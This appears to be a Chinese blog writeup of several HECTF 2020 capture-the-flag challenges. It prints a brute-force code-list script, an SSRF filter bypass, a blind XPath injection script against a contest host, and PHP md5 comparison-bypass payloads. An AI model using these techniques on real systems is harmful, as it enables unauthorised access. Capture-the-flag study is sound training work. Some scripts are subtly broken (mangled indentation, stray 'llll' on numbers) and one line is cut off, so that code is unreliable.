HECTF_2020 部分Writeup

原创

0aniel 于 2020-11-27 10:04:14 发布 374 收藏 1

分类专栏： 网络安全

本文链接：https://blog.csdn.net/weixin_43923136/article/details/110220484


HECTF_2020

web1

打开题目发现要手机号登入,F12查看源码发现有个手机号<-- 15970773575 -->；尝试找回密码,根据hint.php给的提示发现,验证码是要通过爆破得来,且长度为4位；
使用脚本生成字典

```
dz.py:
f=open('zidian.txt','w')
for i in range(9999):
    s=str(i)
    if len(s)==1:
        s="000"+s
    if len(s)==2:
        s="00"+s
    if len(s)==3:
        s="0"+s
    print s
f.write(s+'\n')
```

然后通过bp破解一下



得到0233是验证码,修改密码登入得到flag

Ssrf

查看源代码发现过滤了

```
ip2long('127.0.0.0')>>24==$int_ip>>24||ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 || ip2long('192.168.0.0')>>16 == $int_ip>>16;
```

尝试使用url=http://loaclhost/flag.php,无果最后使用url=http://0.0.0.0/flag.php成功绕过得到flag

injection

题目名称是注入,但结果sql注入无果,然后发现报错是：Warning: SimpleXMLElement::xpath():
然后查看题目描述"X…X…X.Xpath!咚咚咚 是admin么，flag格式为flag{}。"；百度一下发现是xpath注入,因为没有

回显结果,所以尝试盲注

```
import requests
url='http://114.55.165.246:8082/?'
r=requests.Session()
str_all="qwertyuiopasdfghjklzxcvbnm0123456789_!{}-"
def password():
    result=""
    for i in range(1,40):
        for j in str_all:
        payload="'orsubstring(((/user[position()=1]/password),"+str(i)+",1)='"+j+"'or ''='"
          data="username="+payload+"&password=123"
            s=r.get(url+data+"&submit=%E7%99%BB%E5%BD%95")
            #print data+"&submit=%E7%99%BB%E5%BD%95"
            if 'not admin' in s.text:
                result+=j
                print(result)
                break
password()
```

最后
username=admin
password=339db714647a1d66b85cd08442287841

ezphp

审计源码发现

```
if($_GET['param1']!==$_GET['param2']&&md5($_GET['param1'])===md5($_GET['param2'])){
```

这里使用弱类型即可绕过:

```
param1[]=a&param2[]=s
```

继续下一步

```
   $md5_1 = md5($string_1);
            $md5_2 = md5($string_2);
            if($md5_1 != $md5_2){
                $a = strtr($md5_1, 'cxhp', '0123');
                $b = strtr($md5_2, 'cxhp', '0123');
if($a == $b){
                echo $flag;
}
```

发现md5碰撞,使用0e开头绕过,找到个原题2019NJUPT的easyphp：
https://zhzhdoai.github.io/2019/11/24/WRITEUP-2019NJUPT-web%E9%A2%98%E8%A7%A3/

```
q.w.q=head%20f*
```

1574578727226

最终payload

```
?num=23333%0a&str1=2120624&str2=240610708&q.w.q=head%20f*
```

1574578708090

得到str1=2120624&str2=240610708最终的payload: param1[]=a&param2[]=b&str1=2120624&str2=240610708

[boom]Maybe_is_medium

非预期解，链接nc 121.196.32.184 12003就能获取shell得到flag

easymaze


老套路迷宫题
还原一下迷宫：

```
:00404000 dword_404000    dd 0                    ; DATA XREF: sub_401340+5D↑w
:00404000                                         ; sub_401340:loc_401410↑w ...
:00404004                 align 20h
:00404020 ; char byte_404020[]
:00404020 byte_404020     db 1                    ; DATA XREF: sub_401460+164↑r
:00404021                 align 4
:00404024                 dd 10100h, 1010000h, 1000000h, 101h, 100h, 1000100h, 1000000h
:00404024                 dd 1010101h, 100h, 0
:0040404C                 dd 1000101h, 2 dup(0)
:00404058                 dd 100h, 0
:00404060                 dd 1000000h, 1, 0
:0040406C                 dd 10000h, 2 dup(0)
:00404078                 dd 101h, 0
:00404080                 dd 1000000h, 7 dup(0)
:004040A0 dword_4040A0    dd 2                    ; DATA XREF: sub_4012A0+22↑r
:004040A0                                         ; sub_4016D0+9↑r ...
:004040A4 dword_4040A4    dd 0FFFFFFFDh           ; DATA XREF: sub_401180+40↑r
```

1000011000
1100011100
0100010100
0111110100
0000110100
0000000100
0000000110
0000000010
0000000011
0000000001
0000000000
0000000000
00000000
走一遍就是flag

png

在kali上点开图片显示IHDR：CRC error错误，猜测图片改了宽高；然后传到windows下查看图片，图片是少了一些，托到Winhex下修改宽高，如下图:



保存图片后能看到一半flag，继续分析图片；用strings 命令查看图片字符串能看到末尾有一串base64，拿去 http://ctf.ssleye.com/ 这个网址解密即可得到另外一半flag

不说人话

打开文件是一串!?.组成的编码，拿去 https://www.splitbrain.org/services/ook 这个网址解密即可得到flag

在这里签到

通过https://www.sojson.com/encrypt_rabbit.html进行 rabbit解密
然后base64 解密；再base32 解密；最后hex 解密得到flag

no blank space

等到赛方给了第二个提示，去网上科普了一下知道了这是博多电码
然后拿去https

rsa

已知 公钥（n, e） 和 密文 c,所以首先将n用yafu分解为q,p；
脚本解得flag:

```
import gmpy2
p = 2499568793
q = 45686955827423455071362512292174009599608560466917337229883455034296897999356965935162994585168651103246383594707614561159257250675584998625910631534738621795507062623806449400135313175712606472265610041912661007207459365635506990009391170685592322256442772835419330643318912451697391398867356154355061520703302331078071244108929782800639936687269273771779831005292709965470020223416282519057808735314816827138208091470983052893918352972088907796436234659178243503825928085789783303487690604480066913070275940856345207592939657238551834843667525116540991213872613436860171894267615362819480071044980170039llll
e = 65537
c = 57506171095038111820673507380639811637070658707677576525348313107831690807320214380238612827237432361623908313474731825443670680678174450190333360477296192796674764895431596226932129712149539805793861714501799948272219766106569870783682450502385630640389230794420324556341196130249934760441702406467899900363793318517792288410336220363934929826333980850818586169259696714708138256624662766889877423302919869450056551136186737566836787580598566070513710966510786079927762405021066686695850294806233003730987314896301119240501281194554015359209034566826596447720446532747420809840408292012917896051076349602590662182llll
n = p * q
fn = (p - 1) * (q - 1)
d = gmpy2.invert(e, fn)
h = hex(gmpy2.powmod(c, d, n))[2:]
if len(h) % 2 == 1:
    h = '0' + h
s = h.decode('hex')
print s
```